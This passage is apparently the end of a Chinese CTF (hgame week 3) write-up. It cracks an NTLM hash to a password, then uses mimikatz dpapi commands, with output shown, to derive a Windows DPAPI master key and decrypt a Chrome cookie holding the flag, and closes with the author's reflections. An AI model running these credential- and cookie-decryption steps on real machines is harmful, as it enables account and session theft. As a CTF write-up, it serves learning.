1563a49a3d594ba9c034ee831161dfde
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
1563a49a3d594ba9c034ee831161dfde	NTLM	happy2020

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

打开mimikatz, 提取masterkey:

```
dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /password:happy2020
```

```
[masterkey] with password: happy2020 (normal user)
key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
sha1: 14859456844f282211783e88031c13376d7e9e30
```

其实也可以直接用NTLM -

```
dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /system:1563a49a3d594ba9c034ee831161dfde
```

```
[masterkey] with volatile cache: SID:S-1-5-21-3375469711-1363829938-1291733684-1001;GUID:{60333bcc-f0b9-4676-896c-4852eed727cb};MD4:1563a49a3d594ba9c034ee831161dfde;SHA1:c6c8466328eaeef177a0fa11d19c752a560e6f8b9;
key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
sha1: 14859456844f282211783e88031c13376d7e9e30
```

然后用masterkey解密cookie:

```
dpapi::chrome /in:"Cookies"
/masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
```

```
Host : localhost ( / )
Name : flag
Dates : 2020/1/28 星期二 23:37:39 -> 2021/1/28 星期四 23:36:26
* volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
Cookie: hgame{E0TYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

总结

week3开始的时候真的觉得已经没救了, 后来在不断尝试、学习与学长(姐)们的帮助下还是没有爆0真是太好了(, 拖延症晚期+有趣的hgame让我还没有开始肝学院任务==, 还是希望下周别爆0吧, 下周web的四种语言我都是初心者。。。)